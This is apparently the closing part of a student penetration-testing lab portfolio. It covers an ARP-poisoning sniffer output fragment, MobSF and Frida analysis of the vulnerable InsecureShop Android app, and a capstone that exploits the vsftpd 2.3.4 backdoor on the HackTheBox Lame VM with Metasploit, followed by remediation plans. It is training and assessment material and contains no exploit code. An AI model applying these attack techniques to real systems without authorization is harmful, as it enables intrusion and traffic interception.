
Scanning for merged targets (2 hosts)...
* |=====| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
|
```



5. MOBILE APPLICATION TESTING LAB

Objective:

To perform Android application static and dynamic security analysis using mobile application security testing tools.

Environment:

- MobSF
- Frida
- Android Studio Emulator
- ADB
- InsecureShop.apk

Static Analysis Findings:

Test ID	Vulnerability	Severity	Target App
-----	-----	-----	-----
016	Insecure Storage	High	InsecureShop.apk

Activities Performed:

- Uploaded APK into MobSF
- Analyzed AndroidManifest.xml
- Reviewed exported activities
- Inspected application permissions
- Configured Android emulator
- Installed ADB and Frida tools

Dynamic Analysis:

Frida runtime instrumentation environment was configured successfully. Android emulator deployment and device communication setup were completed for runtime analysis preparation.

50-Word Summary:

MobSF was used to identify insecure storage and exposed components within the Android application. Frida and ADB were configured to prepare a runtime instrumentation environment for dynamic testing. Android emulator deployment was completed successfully, demonstrating the workflow used in practical Android mobile application security assessments.


Checklist:

- [✓] Run MobSF static analysis
- [✓] Configure Frida environment
- [✓] Setup Android emulator
- [✓] Prepare IPC testing workflow

Recommendations:

- Secure local storage
- Encrypt sensitive data
- Restrict exported activities
- Use Android Keystore
- Implement secure authentication logic

Evidence Placeholder:



The screenshot displays the MobSF Static Analysis interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT. The left sidebar lists various analysis options like Information, Scan Options, Signer Certificate, Permissions, Android API, Browsable Activities, Security Analysis, Malware Analysis, Reconnaissance, Components, PDF Report, Print Report, and Start Dynamic Analysis.

The main content area is divided into several sections:

- APP SCORES:** Security Score 38/100, Trackers Detection 0/432, and a MobSF Scorecard link.
- FILE INFORMATION:** File Name: InsecureShop.apk, Size: 4.53MB, MD5: c5d872355e43322f1692288e2c4e6f00, SHA1: eb665e44de4b6c94786bb056996ab40fe32ed7e, SHA256: a83298ae4a37fcab8101e8b41e513dd2199af71a94ea537d556a318e07d4d1bd.
- APP INFORMATION:** App Name: InsecureShop, Package Name: com.insecureshop, Main Activity: com.insecureshop.ProductListActivity, Target SDK: 29, Min SDK: 16, Max SDK: 29, Android Version Name: 1.0, Android Version Code: 1.
- EXPORTED ACTIVITIES:** 5/10 (View All).
- EXPORTED SERVICES:** 1/1 (View All).
- EXPORTED RECEIVERS:** 0/0 (View All).
- EXPORTED PROVIDERS:** 1/2 (View All).
- SCAN OPTIONS:** Rescan, Manage Suppressions, Start Dynamic Analysis, Scan Logs.
- DECOMPILED CODE:** View AndroidManifest.xml, View Source, View Smali, Download Java Code, Download Smali Code, Download APK.
- SIGNER CERTIFICATE:** Binary is signed.

The bottom status bar shows the system temperature as 32°C and the time as 1:27 PM on 5/7/2026.

The screenshot shows the Android Studio Device Manager interface. The 'Add Device' dialog is open, allowing the user to configure a virtual device. The 'Device' tab is selected, showing the following configuration:

- Name:** Pixel 6
- Select system image:** Use the filters to help find the system image that you prefer. The combination of device profile and system image is only an approximation of the equivalent physical hardware.
- API:** API 37.0 "CinnamonBun"; Android 17.0
- Services:** Google APIs
- System Image:** Pre-Release 16 KB Page Size Google APIs Intel x86_64 Atom System Im... 37.0
- Device:** OEM: Google, Supported API: 31+, Levels: 31+
- System Image:** API Level: 37.0, Services: Google APIs, ABI: x86_64, Translated ABI: arm64-v8a
- Screen:** Resolution: 1080 x 2400, Density: 420 dpi

The 'Additional settings' tab is also visible, showing options for 'Show system images with SDK extensions' and 'Show unsupported system images'. The 'Finish' button is highlighted in blue.

The bottom status bar shows the system temperature as 33°C, the weather as 'Mostly cloudy', and the time as 2:14 PM on 5/7/2026.

6. FULL VAPT CAPSTONE PROJECT

Objective:

To conduct a complete penetration testing engagement simulating a real-world VAPT assessment.

Target:

HackTheBox – Lame VM

Tools Used:

- Metasploit Framework
- Burp Suite
- OpenVAS
- Nmap
- Kali Linux

Pentest Activity Log:

Timestamp	Target IP	Vulnerability	PTES Phase
-----	-----	-----	-----
2025-08-30 15:00:00	192.168.1.200	VSFTPD RCE	Exploitation

Activities Performed:

- Reconnaissance and service enumeration
- Vulnerability identification
- Exploitation using Metasploit
- API testing using Burp Suite

- 
- Vulnerability validation
 - Remediation planning
 - OpenVAS rescanning

Exploitation Summary:

The VSFTPD 2.3.4 backdoor vulnerability was successfully exploited using Metasploit. Remote shell access was achieved within the lab environment. Additional testing identified insecure services and weak exposure points.

Remediation Plan:

- Patch vulnerable services
- Apply least privilege
- Restrict exposed services
- Implement secure validation
- Improve monitoring controls

300-Word PTES Summary:

A full penetration testing engagement was performed against the HackTheBox “Lame” virtual machine within an authorized lab environment. The assessment included reconnaissance, enumeration, vulnerability analysis, exploitation, and remediation planning activities.

Service enumeration identified vulnerable software including VSFTPD 2.3.4, which contained a known backdoor vulnerability. Using Metasploit, remote command execution was achieved successfully, demonstrating the severity of outdated services within production environments.

Burp Suite was used to inspect HTTP requests and evaluate API handling and validation controls. Additional analysis identified insecure configurations and excessive service exposure that increased the attack surface.



Following exploitation, remediation recommendations were developed including patch management, service hardening, least privilege enforcement, network segmentation, and centralized monitoring improvements. OpenVAS rescanning demonstrated reduced exposure and improved security posture after remediation actions were applied.

This capstone exercise successfully demonstrated the complete lifecycle of a professional vulnerability assessment and penetration testing engagement following PTES methodology principles.

Stakeholder Summary:

A controlled security assessment identified outdated services and insecure configurations that could allow unauthorized access to systems. Vulnerabilities were successfully demonstrated in a lab environment, highlighting the importance of patch management and secure configuration practices. Recommendations were provided to strengthen infrastructure security and reduce organizational cyber risk exposure.

=====

FINAL CONCLUSION

=====

This practical cybersecurity portfolio demonstrated multiple offensive security concepts including web application testing, API assessment, Linux privilege escalation, network attacks, Android application testing, and full penetration testing engagements.

Industry-standard tools were used throughout the exercises to simulate real-world security testing workflows within controlled and authorized lab environments. The labs provided practical understanding of vulnerability discovery, exploitation techniques, remediation planning, and professional security reporting methodologies.

The exercises reinforced the importance of secure coding practices, patch management, least privilege implementation, network hardening, and continuous security monitoring in modern enterprise environments.

=====



END OF REPORT

=====